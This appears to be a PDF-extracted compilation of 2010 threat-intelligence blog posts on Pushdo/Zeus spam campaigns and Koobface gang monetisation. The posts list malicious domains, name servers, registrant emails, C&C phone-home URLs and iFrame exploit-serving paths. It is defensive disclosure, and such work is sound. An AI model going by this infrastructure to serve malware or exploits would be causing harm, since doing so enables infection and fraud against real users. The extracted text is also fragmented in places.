ujo9ig .com.pl

ujo9ih .com.pl

ujo9im .com.pl

ujo9in .com.pl

ujo9iq .com.pl

ujo9ir .com.pl

ujo9is .com.pl

ujo9it .com.pl

ujo9iw .com.pl

ujo9iy .com.pl

ujo9iz .com.pl

26



t111ut .me.uk

t111uy .me.uk

t111uz .me.uk

t111uk .org.uk

t111ut .org.uk

t111uz .org.uk

t111uk .co.uk

t111uy .co.uk

okio1h .ne.kr

okio1w .ne.kr

okio1h.kr

okio1h.co.kr

okio1u.co.kr

okio1v.co.kr

okio1w.co.kr

okio1h.or.kr

okio1u .or.kr

27

okio1v .or.kr

okio1w.or.kr

okio1u.kr

okio1v.kr

okio1w.kr

proterp1 .im

virtdit1 .im

virtdit2.im

virtdit3 .im

virtdit4 .im

virtdit5 .im

virtdit6.im

virtdit7.im

virtdit8.im

UPDATED: Gary Warner offers additional insights into the latest campaigns - [4]This Week in Avalanche / Zbot

/ Zeus Bot: HSBC & eBay.

What the botnet masters forget is that with each and every campaign, based on a number of factors, they re-

veal more about themselves and their affiliations within the cybercrime ecosystem. The degree of monetization

is proportional with the loss of OPSEC (operational security), and this remains valid for any fraudulent campaign, botnet or cybercrime community in general.

UPDATED: To clarify, in this campaign Pushdo acts as [5]the spam platform for the [6]Avalanche/MS-Redirect botnet.

In need of a good example why you shouldn't be interacting with spam/phishing emails in any other way but

reporting/deleting them, unless of course you're in the business of analyzing them?



Last week's [7]OWA-themed Zeus-serving spam campaign courtesy of the Pushdo botnet, has not just resumed,

but is continuing to serve client-side exploits (CVE-2007-5659; CVE-2008-2992; CVE-2009-0927) to anyone visiting

the spammed web sites through an iFrame embedded on all of them. Such traffic optimization tactics are nothing

new, since the botnet master is anticipating the fact that the visitor that clicked on the link, may not be that stupid the next time, so attempting to serve the malware without any kind of interaction on his behalf through client-side exploits is the tactic of choice.

Let's dissect the campaign, list all of the currently active fastfluxed domains, the name servers of notice, the client-side exploit serving structure, and the Russian Brides scam domains spamvertised over the last few days.

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Active fast-fluxed domains part of the campaign:

leptprs.co .kr - Email: wawddhaepny@yahoo.com

leptprs .kr - Email: wawddhaepny@yahoo.com

leptprs.ne .kr - Email: wawddhaepny@yahoo.com

leptprs.or .kr - Email: wawddhaepny@yahoo.com

oki8uuu.co .kr - Email: wawddhaepny@yahoo.com

ui7772.co .kr - Email: jn.hadler@jkh.org.uk
ui7772 .kr - Email: jn.hadler@jkh.org.uk
ui7772.ne .kr - Email: jn.hadler@jkh.org.uk
ui7772.or .kr - Email: jn.hadler@jkh.org.uk
ui777f .kr - Email: jn.hadler@jkh.org.uk
ui777f.ne .kr - Email: jn.hadler@jkh.org.uk
ui777f.ne .kr - Email: jn.hadler@jkh.org.uk
ui777f.or .kr - Email: jn.hadler@jkh.org.uk
ui777fne .kr - Email: jn.hadler@jkh.org.uk



ui7771.co .kr - Email: jn.hadler@jkh.org.uk
ui777p.co .kr - Email: jn.hadler@jkh.org.uk
ui777p .kr - Email: jn.hadler@jkh.org.uk
ui777p.ne .kr - Email: jn.hadler@jkh.org.uk
ui777p.or .kr - Email: jn.hadler@jkh.org.uk
DNS servers of notice:

ns1.raddoor .com - Email: figarro77@gmail.com
ns1.snup-up .net - Email: dietsnak@socialworker.net
ns1.aj-realty .net - Email: support@aj-realty.net
ns1.aj-administration .com - Email: manager@mack.net

```
ns1.aj-talentsearch .com - Email: supp@mail.net
ns1.eurobankfinance .net - Email: termer@counsellor.com
31
ns1.hetn91 .com - Email: astrix@aol.com
ns1.personnel-aj .com - Email: KimMIngram@aol.com
ns1.nitroexcel .net
ns1.fredoms.com
ns1.ajstaffing .net
ns1.angel-death .net
ns1.aj-estate .com
ns1.aj-realtors .com
ns1.pdsproperties .com
ns1.groupswat.com
Upon
execution,
[8]settings-file.exe
(Trojan-Spy.Win32.Zbot.adsy),
phones
back
```

109.123.70

.97/fh3245sq/config.bin.

Detection rate for **pdf.pdf** ([9]Exploit-PDF.ac) and **file.exe** ([10]Trojan.Win32.Riern).

The structure of the iFrame is as follows:

- atthisstage .com/uksp/in.php 84.45.45.135 Email: soakes@soakes.com
- atthisstage .com/uksp/jquery.jxx
- atthisstage .com/uksp/xd/pdf.pdf
- atthisstage .com/uksp/load.php
- atthisstage .com/uksp/file.exe

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Russian Brides spamvertised domains part of an affiliate network:

toolbarsunited .com - Email: soft.tj@gmail.com

2006jubilee .com - Email: soft.tj@gmail.com

avtofo .org - Email: flarnes@gmail.com

lovesexdatings .com - Email: kauplus@li.ru

stars-dating .com - Email: kauplus@li.ru

avtofo.com .ua

dinenyc .net

cid-f5f40ef1f5210d08.spaces .live.com cid-c1b015ffe1b44573.spaces .live.com cid-b78f4f23e27d2b45.spaces .live.com cid-8d3413073f537740.spaces .live.com cid-205046cf66900102.spaces .live.com

If you want to know more the inner workings of the Pushdo/Cutwail botnet, consider going through the [11]Pushdo

/ Cutwail - An Indepth Analysis report.

Related posts:

[12]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

33

[13] Pushdo Injecting Bogus Swine Flu Vaccine

[14]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[15]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[16]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [17]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/bebf6c8b3c6a29acfb7d51 022c0948da1ec2e83d3c8aa4b4c1d27cca901fd631-12635

73013

2.

http://www.virustotal.com/analisis/1933c6e274093be895c8d 904b9a32a8f008cebc3a608622a2afd09e2ba68fa7c-12635

<u>73021</u>

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- 4. http://garwarner.blogspot.com/2010/01/this-week-in-avalanche-zbot-zeus-bot.html
- 5. https://twitter.com/avivra/status/7720494889
- 6. https://twitter.com/avivra/status/7721711447
- 7. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

8.

http://www.virustotal.com/analisis/d62d93ffa6f091db355e56 b6db6bce9cdf683e34256d734b7c9ec6321ad917e8-12633

<u>98244</u>

9.

http://www.virustotal.com/analisis/8f15b24627621b74df7af1 03fe2fef9908728a3c0bd1a2afdf83947e980251cc-12633

10.

http://www.virustotal.com/analisis/433accd7f258c1813c6c63 10a4a2347ee45530db839bea2663f59f2ccf6d3be3-12633

97127

11.

http://us.trendmicro.com/imperia/md/content/us/pdf/threats/ securitylibrary/study_of_pushdo.pdf

- 12. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 13. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 14. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html
- 15. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html
- 16. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html
- 17. http://ddanchev.blogspot.com/

34



Follow Me on Twitter! (2010-01-18 19:05)

Are you on Twitter? If so, [1]consider following my tweets, or if you're not using it you can always [2]subscribe to the RSS feed.

- 1. http://twitter.com/danchodanchev
- 2. http://twitter.com/statuses/user_timeline/19680610.rss



Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits (2010-01-26 09:34)

Continuing [1]the Pushdo coverage from last week, the " Your AOL Instant Messenger account is flagged as inactive"

"[2] or the latest update for the AIM" themed campaign from the weekend, has once again returned to a well known theme, namely, the "[3] Facebook Update Tool" spam campaign.

The botnet masters have introduced several new name servers – domain suspension is pending – but con-

tinue using the same IP embedded on all the pages, for serving the client-side exploits, with a slight change in the directory structure.

- Sample subject: Facebook Update Tool
- Sample body: " Dear Facebook user, In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. Click here to update your account online now. If you have any questions, reference our New User Guide.

Thanks, The Facebook Team"

- Sample URL: facebook.com.ddeassrq .vc/usr/LoginFacebook.php?ref
- Detection rates for scripts/crimeware/exploits:
 [4]File.exe (phones back to the currently down nekovo .ru/cbd/nekovo.bri);
 [5]IE.js;
 [6]IE2.js;
 [7]nowTrue.swf;
 [8]pdf.pdf
- Sample iFrame exploitation structure: 109.95.114 .251/us01d/in.php

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- 109.95.114 .251/us01d/jquery.jxx
- 109.95.114 .251/us01d/xd/pdf.pdf
- 109.95.114 .251/us01d/load.php
- 109.95.114 .251/us01d/file.exe
- Sample typosquatted and currently active domains:

ddeasaeq .vc - Email: mspspaceki@mad.scientist.com

ddeasugq .vc - Email: mspspaceki@mad.scientist.com

ddeassrq .vc - Email: mspspaceki@mad.scientist.com

ddeasutq .vc - Email: mspspaceki@mad.scientist.com

ddeasauq .vc - Email: mspspaceki@mad.scientist.com

ddeasqwq .vc - Email: mspspaceki@mad.scientist.com
ddeasqyq .vc - Email: mspspaceki@mad.scientist.com
37



reeesassf .la - Email: palatalizefxt@popstar.com
ukgedsa.com .hn - Email: zmamarc689@witty.com
ukgedsc.com .vc - Email: zmamarc689@witty.com
ukgedse.com .hn - Email: zmamarc689@witty.com
ukgedsg.com .vc - Email: zmamarc689@witty.com
ukgedsh.com .vc - Email: zmamarc689@witty.com
ukgedsi .hn - Email: zmamarc689@witty.com
ukgedsq.com .hn - Email: zmamarc689@witty.com
ukgedsr.com .sc - Email: zmamarc689@witty.com
ukgedst.com .sc - Email: zmamarc689@witty.com
ukgedsu.com .vc - Email: zmamarc689@witty.com

ukgedsv.com .vc - Email: zmamarc689@witty.com
ukgedsy.com .vc - Email: zmamarc689@witty.com
- Name servers of notice:

ns1.availname .net - 204.12.229.89 - Email: Larimore@yahoo.com

ns1.sorbauto .com - 204.12.229.89 - Email: xtrai@email.com

ns1.worldkinofest .com - Email: tolosa1965@snail-mail.net

ns1.pdsproperties .net - 92.84.23.138 - Email: PDSProperties@yahoo.com

ns1.drinckclub .com - 94.23.177.147 - Email: excins@iname.com

ns1.transsubmit .net - 94.23.177.147 - Email: Alaniz@gmail.com

ns1.theautocompany .net - suspended

ns1.24stophours .com - suspended

ns1.disksilver .net - suspended

Thankfully, quality assurance is not taken into consideration in this campaign - the iFrame's IP is already heav-

ily blacklisted, and the crimeware sample itself attempts to phone back to a C &C that has been down for several days.

The gang's activities will be updated as they happen.

Related posts:

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[11]Pushdo Injecting Bogus Swine Flu Vaccine

[12]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[13]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[14]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [15]Dancho Danchev's blog.

- 1. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 2. http://garwarner.blogspot.com/2010/01/aol-update-spreads-zeus-zbot.html
- 3. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

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http://www.virustotal.com/analisis/c362c51b41df7ff9c6a0f63 3a4fbd22cd399c91221d0ed66c9fca1879d3ba8ba-12644

64538

5.

http://www.virustotal.com/analisis/78f852ec4b2ad250c1096d5daf2ec05ff1ab79f75c2225cdd71df0901ef6b8dd-12644

64978

6.

http://www.virustotal.com/analisis/60f61537c725d257a2edb 86f65f5f4ab3c9871c7e9c460cb1ccb7466f1f14496-12644

<u>64983</u>

7.

http://www.virustotal.com/analisis/de54327ae5b208f1f4570 4d41ef03c02758f7f12c2f63907db70429629c44df3-12644

<u>64990</u>

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http://www.virustotal.com/analisis/63eb7672e92b590a94c08 ef59fb8aaea069dfdd7242c78b2670d9634d65a0e9f-12644

<u>65015</u>

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- 10. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 11. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 12. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html
- 13. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html
- 14. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)

With China in the focus of international fiasco (consider going through the [1]Google-China cyber espionage saga -

FAQ)

Related Chinese hacking/hacktivism coverage:

[2]Localizing Open Source Malware

[3]Custom DDoS Capabilities Within a Malware

[4] Custom DDoS Attacks Within Popular Malware Diversifying

[5]The FirePack Exploitation Kit Localized to Chinese

[6]MPack and IcePack Localized to Chinese

[7]Massive SQL Injection Attacks - the Chinese Way

[8]A Chinese DIY Multi-Feature Malware

[9]DIY Chinese Passwords Stealer

[10]A Chinese Malware Downloader in the Wild

[11]Chinese Hackers Attacking U.S Department of Defense Networks

[12]Chinese Hacktivists Waging People's Information Warfare Against CNN

[13]The DDoS Attack Against CNN.com

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=5259
- 2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html
- 3. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html
- 4. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html
- 5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html
- 6. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html
- 7. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html
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- 11. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

- 12. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html
- 13. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html
- 14. http://ddanchev.blogspot.com/
- 15. http://twitter.com/danchodanchev

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- [6]MPack and IcePack Localized to Chinese
- [7]Massive SQL Injection Attacks the Chinese Way
- [8]A Chinese DIY Multi-Feature Malware
- [9]DIY Chinese Passwords Stealer

- [10]A Chinese Malware Downloader in the Wild
- [11]Chinese Hackers Attacking U.S Department of Defense Networks
- [12]Chinese Hacktivists Waging People's Information Warfare Against CNN
- [13]The DDoS Attack Against CNN.com

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- 1. http://blogs.zdnet.com/security/?p=5259
- 2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html
- 3. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html
- 4. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html
- 5. <u>http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html</u>
- 6. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html
- 7. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html
- 8. http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html
- 9. http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html

- 10. http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html
- 11. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html
- 12. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html
- 13. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html
- 14. http://ddanchev.blogspot.com/
- 15. http://twitter.com/danchodanchev

1.2

February

42



Summarizing Zero Day's Posts for January (2010-02-01 22:34)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for January, 2010. You can also go through

[2]previous summaries, as well as subscribe to my [3]personal RSS feed, [4]Zero Day's main feed, [5]follow me or all of [6]ZDNet's blogs on Twitter.

Recommended reading - [7]Google-China cyber espionage saga - FAQ.

- **01.** [8]Baidu DNS records hijacked by Iranian Cyber Army
- **02.** [9]Haiti earthquake themed blackhat SEO campaigns serving scareware
- 03. [10]Google-China cyber espionage saga FAQ
- **04.** [11]And the most popular password is...
- 05. [12]Bogus IQ test with destructive payload in the wild
- **06.** [13]Report: 48 % of 22 million scanned computers infected with malware

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

- 1. http://blogs.zdnet.com/security
- 2. http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html
- 3. http://updates.zdnet.com/tags/dancho+danchev.html? t=0&s=0&o=1&mode=rss
- 4. http://feeds.feedburner.com/zdnet/security

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- 5. http://twitter.com/danchodanchev
- 6. http://twitter.com/zdnetblogs
- 7. http://blogs.zdnet.com/security/?p=5259
- 8. http://blogs.zdnet.com/security/?p=5204
- 9. http://blogs.zdnet.com/security/?p=5244

- 10. http://blogs.zdnet.com/security/?p=5259
- 11. http://blogs.zdnet.com/security/?p=5325
- 12. http://blogs.zdnet.com/security/?p=5357
- 13. http://blogs.zdnet.com/security/?p=5365
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- 15. http://twitter.com/danchodanchev
- 44

How the Koobface Gang Monetizes Mac OS X Traffic (2010-02-02 18:07)

Mac users appear to have a special place in the heart of the Koobface gang, since they've recently started experimenting with a monetization strategy especially for them - by compromising legitimate sites for the sole purpose of embedding them with the popular PHP backdoor shell C99 (Synsta mod), in an attempt to redirect all the Mac OS X

traffic to affiliate dating programs, such as for instance [1]AdultFriendFinder.

The use of Synsta's C99 mod is not a novel approach, the gang has been using for over an year and a half now. The original KROTEG injected script, is now including a " *hey rogazi*" message. "Hey rogazi" appears to be some kind of slang 45



word (*rogatstsi*) for scooter driving Italian people. What's also interesting to point out is that the Mac OS X redirection takes place through one of the few currently active centralized IPs from Koobface 1.0's infrastructure - **61.235.117.83**.

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This very same IP (profiled in [2]August, 2009 and then in [3]September, 2009) was once brought offline thanks to the folks at China CERT, but quickly resumed operation, with Koobface 1.0's "leftovers" **xtsd20090815**.com and **kiano-180809**.com (domain was [4]serving client-side exploits in November 2009's experiment by the Koobfae gang, followed by another one again hosted at **61.235.117.83**) still parked there.

• Go through related web shell backdoors, monetization posts: [5]A Compilation of Web Backdoors; [6]Mone-

tizing Web Site Defacements; [7]Underground Multitasking in Action; [8]Monetizing Compromised Web Sites,

[9]Web Site Defacement Groups Going Phishing

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Moreover, this China-based IP (it even has a modest [10]Alexa pagerank) was also the centralized redirection point in Koobface 1.0's scareware business model using **popup.php** to redirect to a systematically updated portfolio of scareware domains, and the first time ever that I came across to what [11]the gang is now publicly acknowledging as the " **2008 ali baba and 40, LLC**" team.

[12]AS9394 (CRNET) itself is currently hosting the following active Zeus crimeware campaigns:

[13]**6alava .com** - 61.235.117.70 - Email: necks@corporatemail.ru

[14]**sicha-linna .com** - 61.235.117.77 - Email: stay@bigmailbox.ru

[15]**stopspaming .com** - 61.235.117.70 - Email: bunco@e2mail.ru

[16] **ubojnajasila .net** - 61.235.117.87 - Email: ubojnajasila.net@contactprivacy.com

Here's how the experiment looks like in its current form. Once the OS is detected, the redirection takes place

through **61.235.117.83** /mac.php -> **61.235.117.83** /**vvv.htm** loading the following pages, using the gang's unique campaign IDs at AdultFriendFinder:

- BestDatingDirect .com/page _hot.php?page=random &did=14029
- adultfriendfinder .com/go/page/ad _ffadult _gonzo? pid=p291351.sub2w954 &lang=english
- adultfriendfinder .com/go/page/landing _page _geobanner?pid=g227362-ppc

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Parked on **63.218.226.67** - AS3491; PCCWGlobal-ASN PCCW Global is the rest of the dating site redirectors:

bestdatingdirect .com

bestnetdate .com

currentdating .com

datefunclub .com

enormousdating .com

giantdating .com

onlinelovedating .com

worldbestdate .com

worlddatinghere .com

This isn't the first time that the Koobface gang is attempting to monetize traffic through dating affiliate net-

works. In fact, in November's "[17]Koobface Botnet's Scareware Business Model - Part Two" post emphasizing on the gang's connection with blackhat SEO campaigns, the Bahama botnet and the [18]malvertising attacks at the web site of the New York Times, I also [19]pointed out on their connection with an [20]Ukrainian dating scam agency profiled before, whose botnet was also linked to [21]money mule recruitment campaigns in May, 2009.

[22]An excerpt is worth a thousand words:

The historical OSINT paragraph mentioned that several of the scareware domains pushed during the past two weeks

were responding to 62.90.136.237. This very same 62.90.136.207 IP was hosting domains part of an



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linked to a [25]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

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love-isaclick .com - Email: potenciallio@safe-mail.net
love-is-special .com - Email: potenciallio@safe-mail.net
only-loveall .com - Email: potenciallio@safe-mail.net
and-i-loveyoutoo .com - Email: potenciallio@safe-mail.net
andiloveyoutoo .com - Email: menorst10@yahoo.com
romantic-love-forever .com - Email: potenciallio@safemail.net

love-youloves .com - Email: potenciallio@safe-mail.net **love-galaxys .com** - Email: potenciallio@safe-mail.net **love-formeandyou .com** - Email: potenciallio@safe-mail.net

ifound-thelove .net - Email: potenciallio@safe-mail.net
findloveon .net - Email: wersers@yahoo.com

love-isexcellent .net - Email: potenciallio@safe-mail.net
Could it get even more malicious and fraudulent than that?
Appreciate my rhetoric.

The same email

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(potenciallio@safe-mail.net) that was used to register the dating scam domains was also [26]used to register exploit serving domains at **195.88.190.247**, [27]participate in phishing campaigns, and register a [28]money mule recruitment site for the non-existent [29]Allied Insurance LLC. (Allied Group, Inc.).

Of course, the money made in process looks like pocket change compared to the money they gang makes

through blackhat SEO, click fraud and scareware in general - go through the related posts at the bottom of the

article. But since they've previously indicated what I originally anticipated they'll do sooner or later, namely, start diversifying and experimenting due to the ever-growing compromised infrastructure, what they'll do next on the

Mac front is an issue worth keeping an eye on.

Related Koobface gang/botnet research:

[30]The Koobface Gang Wishes the Industry "Happy Holidays"

[31]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

- [32]Koobface Botnet Starts Serving Client-Side Exploits
- [33]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [34]Koobface Botnet's Scareware Business Model Part Two
- [35]Koobface Botnet's Scareware Business Model Part One
- [36]Koobface Botnet Redirects Facebook's IP Space to my Blog
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- 3. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
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- 5. <u>http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html</u>
- 6. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html
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- 11. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html
- 12. http://www.google.com/safebrowsing/diagnostic?site=AS:9394
- 13. https://zeustracker.abuse.ch/monitor.php?
 host=6alava.com
- 14. https://zeustracker.abuse.ch/monitor.php?host=sicha-linna.com
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 topic=3442.0
- 27. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html
- 28. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 29. http://www.bobbear.co.uk/allied-insurance-llc.html

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- 34. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 35. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
- 36. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html
- 37. http://blogs.zdnet.com/security/?p=4594
- 38. http://content.zdnet.com/2346-12691_22-352597.html
- 39. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html
- 40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html
- 41. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html
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- 43. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html
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- adultfriendfinder .com/go/page/landing _page _geobanner?pid=g227362-ppc

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Parked on **63.218.226.67** - AS3491; PCCWGlobal-ASN PCCW Global is the rest of the dating site redirectors:

bestdatingdirect .com

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only-loveall .com - Email: potenciallio@safe-mail.net
and-i-loveyoutoo .com - Email: potenciallio@safe-mail.net
andiloveyoutoo .com - Email: menorst10@yahoo.com
romantic-love-forever .com - Email: potenciallio@safemail.net

love-youloves .com - Email: potenciallio@safe-mail.net **love-galaxys .com** - Email: potenciallio@safe-mail.net **love-formeandyou .com** - Email: potenciallio@safe-mail.net

ifound-thelove .net - Email: potenciallio@safe-mail.net

findloveon .net - Email: wersers@yahoo.com

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- 38. http://content.zdnet.com/2346-12691 22-352597.html
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PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-02-03 22:42)

Pushdo/Cutwail's customers, or perhaps the botnet masters themselves, continue rotating the malware campaigns,

with the very latest one using a " *Photo Archive #2070735*" theme, and continuing to server client-side exploits hosted within crimeware-friendly networks it's time we profile and expose.

• [1]Extensive list of the domains/subdomains involved at Gary Warner's blog.

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Photo Archives Hosting describes itself as:

" Photos Archives Hosting has a zero-tolerance policy against ILLEGAL content. All archives and links are provided by 3rd parties. We have no control over the content of these pages. We take no responsibility for the content on any website which we link to, please use your own discretion while surfing the links. © 2007-2009, Photos Archives Hosting Group, Inc.- ALL RIGHTS RESERVED."

- Sample URL:

photoshock.MalwareDomain/id1073bv/get.php?
email=

- Sample iFrame from this week's campaign: **109.95.115.36** /usasp22/in.php
- -[2] Sample iFrame from last week: **109.95.114 .251** /us**01d**/; **109.95.115.36** /usasp/in.php
- -[3] Sample iFrame used two weeks ago: 109.95.114 .251/uks1/in.php
- Detection rate: PhotoArchive.exe ([4]Trojan-Spy.Win32.Zbot); dropped file.exe ([5]Trojan-Spy.Win32.Zbot)

Upon execution, it drops C:\WINDOWS\system32\sdra64.exe; C:\WINDOWS\system32\lowseckslashuser.ds.III and

phones back to the [6]Zeus-crimeware serving: **horosta** .ru/cbd/nekovo.bri; horosta .ru/ip.php - 109.95.115.19

Email: bernardo pr@inbox.ru

Who's offering the hosting infrastructure for the actual domains/malware binaries and nameservers?

- [7]AS50215 (TROYAK-AS Starchenko Roman Fedorovich) [8]profiled here
- [9]109.95.112.0/22 [10]AS50369 VISHCLUB-as Kanyovskiy Andriy Yuriyovich
- 193.104.41.0/24 [11]AS49934 VVPN-AS PE Voronov Evgen Sergiyovich
- [12]91.200.164.0/22 [13]AS47560 VESTEH-NET-as Vesteh LLC

What's worth pointing out is that " TROYAK-AS Starchenko Roman Fedorovich" is positioning itself as

[14]Ethernet,home,LAN,net,provider,ISP,Homenet provider at [15]ctlan.net.

Just like the " [16]Fake Web Host-

ing Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot" and " [17]GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime"

All of the involved domains have already been blacklisted by the Zeus Tracker. However, with the campaign-

ers at large, what's TROYAK-AS today, will be yet another cybecrime-friendly AS tomorrow.

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Related posts:

[18]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[19]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[20]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[21]Pushdo Injecting Bogus Swine Flu Vaccine

[22]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[23]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[24]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [25]Dancho Danchev's blog. Follow him [26]on Twitter.

- 1. http://garwarner.blogspot.com/2010/02/minipost-fake-photo-zeus.html
- 2. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 3. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

4.

http://www.virustotal.com/analisis/04aef82e6036c97c1287dec5f8789384b3ab539210750f262b4d4715835c37c5-12652

24596

5.

http://www.virustotal.com/analisis/a05cc494a906a791f9b395b16bcc82c9e8f1dd1a4c212aab33386dfb47e53c5e-12652

<u>26188</u>

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- 7. https://zeustracker.abuse.ch/monitor.php?as=50215
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10. https://zeustracker.abuse.ch/monitor.php?as=50369

- 11. https://zeustracker.abuse.ch/monitor.php?as=49934
- 12. http://google.com/safebrowsing/diagnostic?site=AS:47560
- 13. https://zeustracker.abuse.ch/monitor.php?as=47560
- 14.

http://1.bp.blogspot.com/_wICHhTiQmrA/S1CmB0NItvI/AAAA AAAAEdE/DrqvnKEtdpo/s1600-h/pushdo OWA spam_exploit

- s_scams_troyak_dot_org.png
- 15. http://whois.domaintools.com/ctlan.net
- 16. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html
- 17. http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html
- 18. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html
- 19. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 20. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 21. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 22. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

- 23. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html
- 24. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html
- 25. http://ddanchev.blogspot.com/
- 26. http://twitter.com/danchodanchev

63



A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

(2010-02-04 00:50)

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang's business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

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Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (?pid=312s02

&sid=4db12f):

fordusedsales .com - 193.104.106.250 - Email: test@now.net.cn

buylexuscustoms .com - 91.212.226.185 - Email: test@now.net.cn

tracegirlsonline .com - 89.248.168.22 - Email: test@now.net.cn

skypetollfree .com - 96.44.128.245 - Email: test@now.net.cn

dendy-trens .com - Email: test@now.net.cn

pretendtolove .com - Email: test@now.net.cn

bewareoffreebies .com - Email: test@now.net.cn

harry-the-potter .com - Email: test@now.net.cn

getlancomediscount .com - Email:

baldwinnere@yahoo.co.uk

